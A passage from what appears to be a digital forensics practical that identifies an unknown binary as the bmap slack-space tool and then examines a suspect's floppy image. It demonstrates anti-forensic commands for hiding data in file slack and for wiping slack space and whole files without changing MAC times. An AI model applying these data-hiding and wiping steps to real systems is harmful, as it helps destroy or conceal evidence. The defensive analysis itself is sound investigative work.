00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000350  00 00                                            |..|
00000352
```

The program used the **s** option to display the data in the slack space but it also has a **c** option which will "extract a copy from the raw device". To see what

this option does, the program was run once again on the passwd file with the **c** option and the **–outfile** option pointing output to another file.

```
# strace -ff -o ~/strace_c.txt ./prog --mode c --outfile /root/carve.txt ./passwd
#
```

The program ran and immediately exited to the command prompt, displaying no output. Looking at the file the output was redirected to, /root/carve.txt, showed that it was 2048 bytes long. Displaying the file showed that it was an exact copy of the passwd file along with the hidden data from the slack space.

```
# ls -l /root/carve.txt
-rwxr-xr-x    1 root     root         2048 Mar  9 21:23 /root/carve.txt
# cat /root/carve.txt
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
…
pcap:x:77:77::/var/arpwatch:/sbin/nologin
tyler:x:500:500::/home/tyler:/bin/bash
SANS rocks!
```

Once again, the strace output showed exactly what occurred.

```
open("/root/carve.txt", O_WRONLY|O_APPEND|O_CREAT|O_LARGEFILE, 0755) =
3
open("./passwd", O_RDONLY|O_LARGEFILE)  = 4
…
open("/dev/loop0", O_RDONLY|O_LARGEFILE) = 5
…
_llseek(5, 43008, [43008], SEEK_SET)    = 0
read(5, "root:x:0:0:root:/root:/bin/bash\n"..., 1024) = 1024
write(3, "root:x:0:0:root:/root:/bin/bash\n"..., 1024) = 1024
…
_llseek(5, 44032, [44032], SEEK_SET)    = 0
read(5, "null:x:47:47::/var/spool/mqueue:"..., 1024) = 1024
write(3, "null:x:47:47::/var/spool/mqueue:"..., 1024) = 1024
```

Similar to the **s** option, the strace output showed the **c** option opening up the file to place the output in, the passwd file and the device the file system is on and receiving file descriptors 3, 4 and 5 for them, respectively. After the files were opened, the program jumped 43,008 bytes on the device using the _llseek command. Every time before now we had seen the program jump 44,206 bytes to the end of the passwd file. This time, it jumped to the beginning on the passwd file on its starting disk block, block 42. We know this because each block is 1024 bytes long and 42 * 1024 = 43,008.

After jumping to the beginning of the passwd file, it read the entire 1024 bytes of the disk block and wrote them to the output file. The program then jumped 44,032 bytes from the beginning of the device, which is the start of the second disk block the passwd file is contained on, block 43. We know this because each block is 1024 bytes and 43 * 1024 = 44,032. Like the previous block, the program read the entire 1024 bytes from the disk block and wrote them to the output file.

So, the **c** option reads all of the disk blocks for the file specified and displays everything instead of just displaying the hidden data.

So far we had analyzed most of the options that the program used to hide and recover data in slack space. However, there were two more options that needed to be looked at, the **w** and **wipe** options. Each of these options supposedly wiped data from the disk. It would be important to see how the program did each of these to see if any forensic footprints were left. These footprints, if they existed, could be looked for when analyzing the floppy disk image.

The program was first run with the **w** option, which was supposed to wipe the slack space. Since we knew that the passwd file already had data in the slack space, it would be used.

```
# strace -ff -o ~/strace_w.txt ./prog --mode w ./passwd
stuffing block 43
file size was: 1198
slack size: 850
block size: 1024
write error
write error
write error
```

When attempting to wipe the slack space of the passwd file the program displayed the block it would write to, the file size, the slack space size and the block size as it had done before. However, this time it displayed three "write error" error messages and returned to the command prompt. It looked as though the command may have failed and the slack space may not have been overwritten.

In order to see if the slack space had been overwritten, the file system was unmounted and the **dcat** command was used to display the contents on disk block 43, the final disk block of the passwd file and where the hidden data was stored.

Dcat is another utility that comes with The Sleuth Kit and displays information on a specific data block on a disk. The utility can also display the contents of the disk block.

```
# dcat -f linux-ext2 test.dd 43 | hexdump -C
00000000  6e 75 6c 6c 3a 78 3a 34  37 3a 34 37 3a 3a 2f 76  |null:x:47:47::/v|
00000010  61 72 2f 73 70 6f 6f 6c  2f 6d 71 75 65 75 65 3a  |ar/spool/mqueue:|
00000020  2f 73 62 69 6e 2f 6e 6f  6c 6f 67 69 6e 0a 73 6d  |/sbin/nologin.sm|
00000030  6d 73 70 3a 78 3a 35 31  3a 35 31 3a 3a 2f 76 61  |msp:x:51:51::/va|
00000040  72 2f 73 70 6f 6f 6c 2f  6d 71 75 65 75 65 3a 2f  |r/spool/mqueue:/|
00000050  73 62 69 6e 2f 6e 6f 6c  6f 67 69 6e 0a 70 63 61  |sbin/nologin.pca|
00000060  70 3a 78 3a 37 37 3a 37  37 3a 3a 2f 76 61 72 2f  |p:x:77:77::/var/|
00000070  61 72 70 77 61 74 63 68  3a 2f 73 62 69 6e 2f 6e  |arpwatch:/sbin/n|
00000080  6f 6c 6f 67 69 6e 0a 74  79 6c 65 72 3a 78 3a 35  |ologin.tyler:x:5|
00000090  30 30 3a 35 30 30 3a 3a  2f 68 6f 6d 65 2f 74 79  |00:500::/home/ty|
000000a0  6c 65 72 3a 2f 62 69 6e  2f 62 61 73 68 0a 00 00  |ler:/bin/bash...|
000000b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000400
```

Running **dcat** through the hexdump utility showed the contents of the final block of the passwd file. If the wipe of the slack space had truly failed, the phrase “SANS rocks!” would be visible. However, this was not the case. It appeared that the slack space was truly wiped. Examining the strace output showed what the program did.

```
open("./passwd", O_RDONLY|O_LARGEFILE)  = 3
…
open("/dev/loop0", O_WRONLY|O_LARGEFILE) = 4
…
write(2, "stuffing block 43\n", 18)     = 18
write(2, "file size was: 1198\n", 20)   = 20
write(2, "slack size: 850\n", 16)       = 16
write(2, "block size: 1024\n", 17)      = 17
_llseek(4, 44206, [44206], SEEK_SET)    = 0
write(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 850) = 850
write(2, "write error\n", 12)           = 12
_llseek(4, 44206, [44206], SEEK_SET)    = 0
write(4, "\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377"..., 850) = 850
write(2, "write error\n", 12)           = 12
_llseek(4, 44206, [44206], SEEK_SET)    = 0
write(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 850) = 850
write(2, "write error\n", 12)           = 12
```

As it has done before, the program opened the passwd file and the device the file system was on and received file descriptors 3 and 4 for them, respectively. It then displayed the statistics of the disk block it was going to write to.

The program then jumped 44,206 bytes from the beginning of the device to the end of the passwd file using the _llseek command. It then attempted to write 850 null bytes, the \0 character, and appeared to be successful. We know it was successful because the return code number (the number after the equal sign) for the write command was 850, the number of bytes successfully written. If it had failed, the return code number would have been something other than 850. For some reason, the next thing the program does is display “write error” to

the user. This may be a bug in the program which displays an error when one does not occur.

After writing 850 null bytes the program again jumped 44,206 bytes from the beginning of the device to the end of the passwd file where it successfully wrote 850 characters of octal value 377. This is the equivalent of 0xFF, or a single byte of all 1's. Like the previous write attempt, the program displayed another write error message.

For a third time, the program jumped 44,206 bytes from the beginning of the device where it successfully wrote 850 null bytes. Once more, an error message was displayed.

Why does the program write over the slack space multiple times using alternating 0's and 1's? By doing so, the program makes it more difficult to recover any data that was previously there. The more times data is overwritten, the more difficult it becomes to recover. Using standard forensic programs, once data has been overwritten it is almost impossible to recover and the use of an advanced piece of hardware is typically required.

Before analyzing what the program did with the **wipe** option, the file system was unmounted and istat was once more run against the inode for the passwd file. The istat output, when compared to the previously saved istat data for the passwd file, showed that the program still had changed no information in the inode for the passwd file. This meant that with all of the operations the program performed on the passwd file no forensic footprints, other than the adding of data into the slack space, were present.

```
# istat -f linux-ext2 test.dd 13
inode: 13
Allocated
Group: 0
uid / gid: 0 / 0
mode: -rw-r--r--
size: 1198
num of links: 1

Inode Times:
Accessed:      Mon Mar  8 11:43:40 2004
File Modified:  Mon Mar  8 11:43:40 2004
Inode Modified: Mon Mar  8 11:43:40 2004

Direct Blocks:
42 43
```

The final option that was tested was the **wipe** option which was supposed to completely wipe a file from the disk. When a file is normally deleted on a UNIX system, the inode structure for the file is marked as not used and the disk blocks

associated with that inode are marked as usable. Nothing is done to the data in the disk blocks which is why the files can be recovered or examined by looking at the raw disk. The **wipe** option would overwrite the data blocks associated with the inode before deleting the file. This would prevent the data from being recovered.

The file system was mounted again and the program was run on the passwd file with the **wipe** option.

```
# mount -t auto -o loop test.dd test/
# cd test
# strace -ff -o ~/strace_wipe.txt ./prog --mode wipe ./passwd
# ls -l passwd
-rw-r--r--    1 root     root         1198 Mar  8 11:43 passwd
```

The program ran and then immediately exited. Casual observation of the passwd file showed that it had not changed and the file size had stayed the same. However, unmounting the file system and running the **icat** utility on the passwd file's inode showed that the file was now composed of all 0's. The **icat** utility takes an inode and displays the data in the disk blocks associated with it.

```
# cd ..
# umount test
# icat -f linux-ext2 test.dd 13 | hexdump
0000000 0000 0000 0000 0000 0000 0000 0000 0000
*
00004a0 0000 0000 0000 0000 0000 0000 0000
00004ae
```

Given that the contents of the passwd file were now gone we can assume that the **wipe** option worked like it was supposed to. Examining the strace output shows exactly what the program did.

```
open("./passwd", O_RDONLY|O_LARGEFILE)  = 3
…
open("/dev/loop0", O_WRONLY|O_LARGEFILE) = 4
…
_llseek(4, 43008, [43008], SEEK_SET)    = 0
write(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 1024) = 1024
_llseek(4, 43008, [43008], SEEK_SET)    = 0
write(4, "\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377"..., 1024) = 1024
_llseek(4, 43008, [43008], SEEK_SET)    = 0
write(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 1024) = 1024
_llseek(4, 44032, [44032], SEEK_SET)    = 0
write(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 1024) = 1024
_llseek(4, 44032, [44032], SEEK_SET)    = 0
write(4, "\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377"..., 1024) = 1024
```

```
_llseek(4, 44032, [44032], SEEK_SET)    = 0
write(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 1024) = 1024
```

Upon running the program, it opened the passwd file and received file descriptor 3 for it and opened the device the file system was on and received file descriptor 4 for it. The program then jumped 43,008 bytes from the beginning of the device to the beginning of the first disk block the passwd file used - disk block 42. After 1024 null characters were written to the disk block the program jumped back to the beginning of disk block 42 and wrote 1024 bytes of all 1's. For a third time the program jumped to the beginning of disk block 42 and wrote 1024 null characters.

When it was finished overwriting the data in disk block 42, the program repeated the same process for disk block 43, the second disk block associated with the passwd file's inode. Like the **w** option, the program overwrote the data in the disk blocks multiple times to make it more difficult to recover the file.

After monitoring the execution of the binary in the VMWare session, the conclusion could be made that the unknown binary was indeed the utility bmap. Even though the option names and descriptions were slightly different, the operations the unknown binary performed were the exact same operations performed by bmap.

As seen from testing and monitoring of the execution of the binary, bmap gives a user with superuser access the ability to hide and recover data in the slack space of a file. The program takes the data to hide and writes it in the slack space of a file by accessing the device the file resides on directly. By doing this the inode attributes for the file, which include the MAC times, are never modified.

Bmap also gives the user the ability to securely wipe the contents of a file or its slack space. This is accomplished by overwriting the data three times with all 0's, all 1's and all 0's once more. Because it is wiped this way, recovery of the data is not possible unless advanced forensic techniques, not able to be performed by most people, are used.

Forensic Details

With every operation performed by the program on a file the only thing changed was the slack space of the program. At no time was any other information for the file or its associated inode changed, including the file size or MAC times. This program was able to avoid modifying this information because whenever it read or wrote data it performed it's operations on the raw device and not through the file system, where the inodes reside. In all, the file system was not affected when the program ran.

Since the program was statically compiled it never accessed any files other than the file the operations were performed on, the raw device the file was

located on and the file output was directed to. Because of this, no outside libraries or system files were ever accessed during the program's operation. During the strace output for any of the options, if the program had accessed any other file or library an **open** system call would have been displayed. The only **open** system calls shown by strace were the ones for the file being worked on, the raw device the file resided on and any file output was being redirected to.

The program also never opened any networking ports to listen on or sent out any network traffic, so there is nothing that could be done from a networking perspective to detect if the program was installed on a machine and being run.

Given that the program does not modify any file attributes, access any libraries or send out any networking data, how can someone detect when bmap has been installed on a machine? The program can be found using the unique readable strings found in the binary.

Bmap contains a number of strings unique to itself, many of which are found within the program as help or error messages. Some of these are listed below. If these keywords or phrases are found in a file on a disk or in a memory dump there is a good chance that that bmap is present.

test for fragmentation (returns 0 if file is fragmented)
use block-list knowledge to perform special operations on files
no filename. try '--help' for help.
extract a copy from the raw device
list sector numbers
generate SGML invocation info
generate man page and exit
display options and exit
unable to determine filesystem blocksize
filesystem reports 0 blocksize
computed block count: %d
stat reports %d blocks: %d
bmap_get_block_size
bmap_map_block
nul block while mapping block %d.
bmap_raw_open

Located within the binary are also a name, phone number, address and email address. These items, shown below, initially indicated that they could be used as potential leads.

ISO/IEC 14652 i18n FDCC-set
Keld Simonsen
keld@dkuug.dk
+45 3122-6543
+45 3325-6543
1997-12-20

However, upon running a Google search for these strings it appeared that they appear in a number of programs. In fact, a small C program on a separate machine was statically compiled and the readable strings were pulled out. These strings appeared within that program. It appears then that these strings are found within most statically compiled Linux programs and will not be useful for further investigation.

Program Identification

From the previous Google searches the source code of the program was found on multiple pages. The source code was downloaded from http://ftp.cfu.net/mirrors/garchive.cs.uni.edu/garchive/bmap-1.0.20/bmap-1.0.20.tar.gz and the archive was uncompressed.

After the source code was uncompressed, we wanted to compile the program so that it could be compared to the binary given to us. The binary given to us from the image was statically compiled and stripped so we needed to do the same to our version when we compiled it to be able to compare the two. In order to do this the 'Makefile' of the program needed to be edited. The 'Makefile' is a file that tells the compiler how to compile a program.

The 'Makefile' was edited so that the LDFLAGS variable included the option '-static'. The LDFLAGS variable contains a list of options to give the compiler during the creation of the program. The '-static' option tells the compiler to compile the program statically.

After 'Makefile' was changed the program could be compiled. This was done by simply running the **make** command. The **make** command looks in the current directory for a 'Makefile' and compiles the programs specified within the file according to the options given.

```
[root@laptop bmap-1.0.20]# make
echo "#ifndef NEWT_CONFIG_H" > config.h
echo "#define NEWT_CONFIG_H" >> config.h
echo "#define VERSION \"1.0.20\"" >> config.h
echo "#define BUILD_DATE \"03/18/04\"" >> config.h
echo "#define AUTHOR \""newt@scyld.com"\"" >> config.h
echo "#define BMAP_BOGUS_MAJOR 123" >> config.h
echo "#define BMAP_BOGUS_MINOR 123" >> config.h
echo "#define BMAP_BOGUS_FILENAME \""/.../image"\"" >> config.h
echo "#define _FILE_OFFSET_BITS 64" >> config.h
echo "#endif" >>config.h
if [ -n mft ] ; then make -C mft ; fi
…
```

```
mft/libmft.a(.text+0xe5c):/root/sans/prog/bmap-1.0.20/mft/log.c:294: `sys_nerr' is
deprecated; use `strerror' or `strerror_r' instead
for i in bmap slacker bclump ; do ./$i --sgml > $i-invoke.sgml ; done
m4 < bmap.sgml.m4 > bmap.sgml
sgml2latex bmap.sgml
make: sgml2latex: Command not found
make: *** [doc] Error 127
```

The compile process did not complete, however **bmap** did compile completely.

```
[root@laptop bmap-1.0.20]# ls -l bmap
-rwxr-xr-x    1 root     root       653169 Mar 18 16:06 bmap
[root@laptop bmap-1.0.20]# file bmap
bmap: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.2.5,
statically linked, not stripped
```

The program was still not stripped of it's symbols yet like the binary given to us was. To do this, the **strip** command was run on the program.

```
[root@laptop bmap-1.0.20]# strip bmap
[root@laptop bmap-1.0.20]# file bmap
bmap: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.2.5,
statically linked, stripped
```

Now that the program was statically compiled and stripped it could be compared to the binary given to us. The floppy image was mounted again and the unknown program was copied into a separate directory. The version of bmap we compiled was also copied to this directory.

```
[root@laptop bmap-1.0.20]# cd ..
[root@laptop prog]# mkdir compare
[root@laptop prog]# mount -t auto -o ro,loop,noatime,noexec,nodev fl-160703-jp1.dd
floppy
[root@laptop prog]# cp floppy/prog compare/
[root@laptop prog]# umount floppy
[root@laptop prog]# cp bmap-1.0.20/bmap compare/
[root@laptop prog]# cd compare
```

The first thing done was to run **file** against both programs to see if anything was different. **File** reported the same information for both programs so analysis could proceed.

```
[root@laptop compare]# file bmap prog
bmap: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.2.5,
statically linked, stripped
prog: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.2.5,
statically linked, stripped
```

Next, **md5sum** was run on each of the programs to see if the MD5 hashes matched. If they matched, we would know for sure that the two programs were the same.

```
[root@laptop compare]# md5sum prog
7b80d9aff486c6aa6aa3efa63cc56880  prog
[root@laptop compare]# md5sum bmap
cbe07f94635462a63e7b78edf32142bb  bmap
```

The MD5 hashes did not match. However, there are a number of reasons for this. If we first look at the file size for each program we see that they are different.

```
[root@laptop compare]# ls -l
total 1016
-rwxr-xr-x    1 root     root       546116 Mar 18 16:16 bmap
-rwxr-xr-x    1 root     root       487476 Mar 18 16:17 prog
```

The different file sizes could be due to a number of different reasons. By simply looking at the help options for the two programs provides some clue as to why they are different.

```
bmap:1.0.20 (03/18/04) newt@scyld.com
Usage: bmap [OPTION]... [<target-filename>]
use block-list knowledge to perform special operations on files

--doc VALUE
  where VALUE is one of:
  version  display version and exit
  help  display options and exit
  man  generate man page and exit
  sgml  generate SGML invocation info
--mode VALUE
  where VALUE is one of:
  map  list sector numbers
  carve  extract a copy from the raw device
  slack  display data in slack space
  putslack  place data into slack
  wipeslack  wipe slack
  checkslack  test for slack (returns 0 if file has slack)
  slackbytes  print number of slack bytes available
…
```

If we look back to the help options of the program we were given we see that they are shorter compared to the ones from the program we compiled. For example, in the binary we got from the floppy image the w option was used for the wipeslack option and the chk option was used for the checkslack option.

Whoever compiled the program that was found on the floppy image modified the source code to shorten the length of the command options.

Further evidence that the source code had been modified can be seen in the help option as well. In the program we were given, the first line displayed was "prog:1.0.20 (07/15/03) newt". However, in the version of bmap we compiled the first line displayed was "bmap:1.0.20 (03/18/04) newt@scyld.com".

That line shows the name of the program, the version number, the compile date and the owner. Everything except the program name is hard-coded into the executable program. Whoever compiled the program from the image purposely changed the owner to "newt" from "newt@scyld.com", probably to make it more difficult to track down the purpose of the program.

One final reason the programs are different is because they were compiled on different platforms. The version of bmap we compiled was compiled on a Red Hat 9 machine with gcc version 3.2.2. The unknown binary we were given was most likely compiled on a Red Hat 7.3 machine with gcc version 2.9.6 as seen from the string "GCC: (GNU) 2.96 20000731 (Red Hat Linux 7.3 2.96-112)" found within the binary.

Since there are so many differences between the two programs, how can we tell they are the same thing? First of all, even though the names of the options for each program are different, the descriptions are almost exactly the same. While this is not definitive proof that the two programs are the same, it lends credence to that theory.

Secondly, all of the phrases we specified earlier as forensic footprints of the program are present within our version of bmap. Since these phrases are unique to the bmap program we know that the two programs must be the same.

Finally, to truly see if the programs are the same we can run the version of bmap we compiled to see if it does the same thing the program from the image does. To test this, another file was copied to the current directory and bmap was first used to see how much slack space it had.

```
[root@laptop compare]# cp /etc/hosts .
[root@laptop compare]# ./bmap --mode slack ./hosts
getting from block 21088
file size was: 234
slack size: 278
block size: 512
```

Bmap showed that it had 278 bytes of slack space. Next, some text was hidden within the file and it was then checked to see if the file had anything hidden in its slack space.

```
[root@laptop compare]# ./bmap --mode putslack ./hosts
```

```
stuffing block 21088
file size was: 234
slack size: 278
block size: 512
This is a test.
[root@laptop compare]# ./bmap --mode checkslack ./hosts
./hosts has slack
```

Bmap did the same thing as the unknown binary we analyzed. It first displayed the block and slack information of the file it was working on and then let us enter in text to hide. After that finished the file was checked to see if anything was hidden with the **checkslack** option. Like the previous program, a positive confirmation that something was hidden in the slack space was displayed. Finally, bmap was used to display the data hidden in the slack space.

```
[root@laptop compare]# ./bmap --mode slack ./hosts
getting from block 21088
file size was: 234
slack size: 278
block size: 512
This is a test.
```

Once more, bmap acted the same as our binary. It displayed the statistics of the block and slack data for the file we were working on and then displayed the data hidden in the slack space.

Even though the MD5 hashes and file sizes of the unknown binary and the version of bmap we compiled do not match, we can see, through testing of the programs and comparing results, they are the same.

Case Information

Now that the unknown binary had been determined to be bmap, we still needed to determine if it had been used on the floppy disk and whether or not there was evidence that Price had been distributing copyrighted material illegally. To determine this, the floppy disk the binary was taken from needed to be forensically examined.

Before we began analysis of the unknown binary from the floppy image, we ran the **fls**, **ils** and **strings** utilities on the image to grab some initial data. Now we could analyze that data to see what else was on the floppy disk. However, before starting we needed to verify that the floppy image had not changed. To do that, we would compare the saved MD5 hash of the floppy image with a current MD5 hash.

```
[root@laptop prog]# cat fl-160703-jp1.dd.md5
20be7bc13a5cb8d77232659c52a3ba65  fl-160703-jp1.dd
[root@laptop prog]# md5sum fl-160703-jp1.dd
```

20be7bc13a5cb8d77232659c52a3ba65 fl-160703-jp1.dd

The hashes matched so the floppy image had not changed and we could begin analysis. We had already run the **fls** and **ils** utilities on the floppy image, which grab file and inode names and MAC times from the image. However, we wanted to examine that information using **mactime**. **Mactime** takes the information produced by **fls** and **ils** and puts it into a format that we can read. **Mactime** only reads data from one file so we need to combine the previous fls and ils output before running mactime on it.

```
# cat fl-160703-jp1.dd.fls fl-160703-jp1.dd.ils > fl-160703-jp1.dd.mac
# mactime -b fl-160703-jp1.dd.mac > fl-160703-jp1.dd.all
```

Mactime used the **–b** option to specify the file containing the data for it to look at. Looking at the file we told **mactime** to put its data into, we saw a timeline for activity on the floppy disk. Since mactime produced so much information, we'll first look at the deleted files. Appendix A shows the complete mactime output.

```
Mon Jul 14 2003 10:08:09        0 mac ---------- 0        0        1
<fl-160703-jp1.dd-alive-1>
Mon Jul 14 2003 10:12:15   100430 ma. -rwxr-xr-x 0        0        23
<fl-160703-jp1.dd-dead-23>
Mon Jul 14 2003 10:13:13   546116 m.. -rwxr-xr-x 502      502      27
<fl-160703-jp1.dd-dead-27>
Mon Jul 14 2003 10:19:13   100430 ..c -rwxr-xr-x 0        0        23
<fl-160703-jp1.dd-dead-23>
Mon Jul 14 2003 10:47:10   546116 .a. -rwxr-xr-x 502      502      27
<fl-160703-jp1.dd-dead-27>
Wed Jul 16 2003 02:03:00   546116 ..c -rwxr-xr-x 502      502      27
<fl-160703-jp1.dd-dead-27>
```

Mactime shows that there are three deleted files, owned by inodes 1, 23 and 27. These files do not have a name associated with them because the their inodes are unallocated and the filename no longer exists. Even though these files no longer have names associated with them, we can attempt to recover them. To do that the **icat** utility is used.

NOTE: Inode 1 is historically associated with the list of bad disk blocks so it will not be examined at this time.

The **icat** utility takes an inode number and an image file and displays the contents of the disk blocks associated with that inode. By redirecting this output to another file, we can try to determine what these files were.

```
# icat -f linux-ext2 fl-160703-jp1.dd 23 > inode_23
# icat -f linux-ext2 fl-160703-jp1.dd 27 > inode_27
icat: Invalid address in indirect list (too large): 134996352
```

Inode 23 was recovered without any errors but inode 27 did have an error associated with it. This could mean that the inode was corrupted and the file

cannot be recovered. Each recovered file was examined individually, starting with inode 23.

```
# file inode_23
inode_23: POSIX tar archive
```

The **file** command identifies the recovered file as a tar archive. Using the **tar** command, we can look into the file to see what is in it. We give the tar command the **t** option to display whats in the archive and not actually unarchive anything.

```
# tar tvf inode_23
-rw-r--r-- gferg/other    3256 2000-06-19 11:54:48 DVD-Playing-HOWTO-1.html
-rw-r--r-- gferg/other     994 2000-06-19 11:54:48 DVD-Playing-HOWTO-2.html
-rw-r--r-- gferg/other    2300 2000-06-19 11:54:48 DVD-Playing-HOWTO-3.html
-rw-r--r-- gferg/other    2763 2000-06-19 11:54:49 DVD-Playing-HOWTO-4.html
-rw-r--r-- gferg/other    1171 2000-06-19 11:54:49 DVD-Playing-HOWTO-5.html
-rw-r--r-- gferg/other    3599 2000-06-19 11:54:49 DVD-Playing-HOWTO-6.html
-rw-r--r-- gferg/other    3809 2000-06-19 11:54:50 DVD-Playing-HOWTO-7.html
-rw-r--r-- gferg/other     920 2000-06-19 11:54:50 DVD-Playing-HOWTO-8.html
-rw-r--r-- gferg/other    2092 2000-06-19 11:54:50 DVD-Playing-HOWTO.html
```

The **tar** command shows that the archive consists of a number of DVD HOWTO html files. The good thing about tar archives is that it saves that actual user and group names of the files in addition to the ID numbers. As shown above, all of the files are owned by user gferg and group other. If we actually unarchive the files we see that the user ID is 901 and the group ID is 1.

These files are just a description on how to play DVDs on Linux. It could indicate that Price was copying copyrighted DVDs, but does not give any definite proof. It is unusual that this deleted file is the same as another file on the disk, DVD-Playing-HOWTO-html.tar. If we look at the statistics for both inode 23 and inode 13 (the inode associated with DVD-Playing-HOWTO-html.tar), we notice something interesting – both inodes use the same disk blocks!

```
# istat -f linux-ext2 fl-160703-jp1.dd 23
inode: 23
…
Direct Blocks:
248 249 250 251 252 253 254 255
256 257 258 259 261 262 263 264
265 266 267 268 269 270 271 272
273 274 275 276 277 0 0 0
…

# istat -f linux-ext2 fl-160703-jp1.dd 13
inode: 13
…
```

Direct Blocks:
248 249 250 251 252 253 254 255
256 257 258 259 261 262 263 264
265 266 267 268 269 270 271 272
273 274 275 276 277

Indirect Blocks:
260

This means that the original file located at inode 23 was overwritten by the DVD-Playing-HOWTO.tar file at inode 13. Unfortunately, this means that the only information we have to identify this file is the information contained within the inode, namely the file size, permissions, MAC times, owner and group IDs.

However, the output of the strings command run against the entire floppy image could provide more information. One of the phrases found by strings was "xmms-mpg123-1.2.7-13.i386.rpm..rpmUU". XMMS, located at www.xmms.org, is a "multimedia player play for unix systems" (http://www.xmms.org/about.php). It allows any number of multimedia formats, including MP3, to be played on a number of UNIX systems, including Linux. The package specified here, xmms-mpg123, specifically allows you to play MP3 files.

Searching the Internet for this file turned up a number of places it could be downloaded from. After downloading it from one of those sites, http://staff.xmms.org/priv/redhat8/, the file size of the package was exactly 100,430 bytes – the same size of the deleted inode.

```
# ls -l xmms-mpg123-1.2.7-13.i386.rpm
-rw-r--r--    1 root     root       100430 Nov  5  2002 xmms-mpg123-1.2.7-13.i386.rpm
```

The chances that this filename would appear somewhere on the floppy image with the same file size as the deleted inode and not be related is fairly small. From this, we can assume that the deleted inode 23 was xmms-mpg123-1.2.7-13.i386.rpm.

Looking at the second deleted inode, inode 27, which gave errors when trying to recover it shows that it was 12,288 bytes when the **mactime** output showed that the inode stated it was 546,116 bytes. Additionally, **file** reported that the file is just data and nothing meaningful.

```
# ls -l inode_27
-rwxr-xr-x    1 root     root        12288 Mar 19 15:54 inode_27
# file inode_27
inode_27: data
```

Running **istat** on inode 27 reported that the initial disk block for the inode was disk block 405. The **ifind** utility can be used to find the inode structure used by a disk block by supplying it with the **-d** option. When this was run on the disk

image it reported that inode 18, the unknown binary file, was using that disk block.

```
# istat -f linux-ext2 fl-160703-jp1.dd 27
inode: 27
Not Allocated
Group: 0
uid / gid: 502 / 502
mode: -rwxr-xr-x
size: 546116
num of links: 0

Inode Times:
Accessed:       Mon Jul 14 10:47:10 2003
File Modified:  Mon Jul 14 10:13:13 2003
Inode Modified: Wed Jul 16 02:03:00 2003
Deleted:        Wed Jul 16 02:03:00 2003

Direct Blocks:
405 406 407 408 409 410 411 412
istat: Invalid address in indirect list (too large): 134996352
# ifind -f linux-ext2 -d 405 fl-160703-jp1.dd
18
```

This, like inode 23, means that we will probably not be able to recover any information about the file other than what is contained in the inode. The inode shows that it was owner by user and group ID 502, had execute permissions (signifying it was probably a program) and that the size was 546,116 bytes. However, looking at the file size gives us a clue as to what the file might have been.

The file size of deleted inode 27 was 546,116 bytes. Looking at the version of bmap that we statically compiled and stripped we see that it is also 546,116 bytes.

```
# ls -l bmap
-rwxr-xr-x    1 root     root       546116 Mar 19 14:47 bmap
```

This is a huge coincidence. Given the fact that the permissions on inode 27 show that it was an executable program, this lends credence to the theory that deleted inode 27 was a compiled version of bmap before the help options were changed.

So far we don't know much - only that there are two deleted files, both of which are unrecoverable. Additionally, we know that one file was probably an original compiled version of bmap and the other was a Linux MP3 player. However, we do know that both deleted files, as well as the unknown binary and

most of the other files on the floppy disk, was owned by user ID 502. If we can find out who user ID 502 is we might be able to prove whose the floppy disk was.

We have already seen that tar archives hold the original user ID in the archive so we can examine the additional archives on the floppy disk in the hopes that some of the files are owned by user ID 502 and can give us a user name. The DVD-Playing-HOWTO-html.tar file was already examined inadvertently when we examined inode 23 and we already know that it is owned by user ID 901 and not the user we are looking for.

Unfortunately, this did not work either. Every file in each archive was owned by user gferg again with user IDs 901 and 6050. Still no luck determining who user ID 502 was.

The next thing to look at was the Microsoft Word documents on the floppy disk. Both files are owned by user ID 502. Microsoft Word documents often keep hidden meta-data that list the last few people who modified that file and the computers the document was saved on. By looking at this meta-data we may be able to find out who the last person to save the file was which could give us a good idea who user ID 502 is.

The first file, Letter.doc, is a blank letter template from Microsoft Word and does not contain any information in the document itself. However, looking at the document through the **hexedit** command shows the hidden metadata.

```
# hexdump -C Letter.doc | more

00000000  d0 cf 11 e0 a1 b1 1a e1  00 00 00 00 00 00 00 00  |................|
00000010  00 00 00 00 00 00 00 00  3e 00 03 00 fe ff 09 00  |........>.......|
...
00002d00  4a 00 6f 00 68 00 6e 00  20 00 50 00 72 00 69 00  |J.o.h.n. .P.r.i.|
00002d10  63 00 65 00 3a 00 43 00  3a 00 5c 00 44 00 6f 00  |c.e.:.C.:.\.D.o.|
00002d20  63 00 75 00 6d 00 65 00  6e 00 74 00 73 00 20 00  |c.u.m.e.n.t.s. .|
00002d30  61 00 6e 00 64 00 20 00  53 00 65 00 74 00 74 00  |a.n.d. .S.e.t.t.|
00002d40  69 00 6e 00 67 00 73 00  5c 00 41 00 64 00 6d 00  |i.n.g.s.\.A.d.m.|
00002d50  69 00 6e 00 69 00 73 00  74 00 72 00 61 00 74 00  |i.n.i.s.t.r.a.t.|
00002d60  6f 00 72 00 5c 00 44 00  65 00 73 00 6b 00 74 00  |o.r.\.D.e.s.k.t.|
00002d70  6f 00 70 00 5c 00 4c 00  65 00 74 00 74 00 65 00  |o.p.\.L.e.t.t.e.|
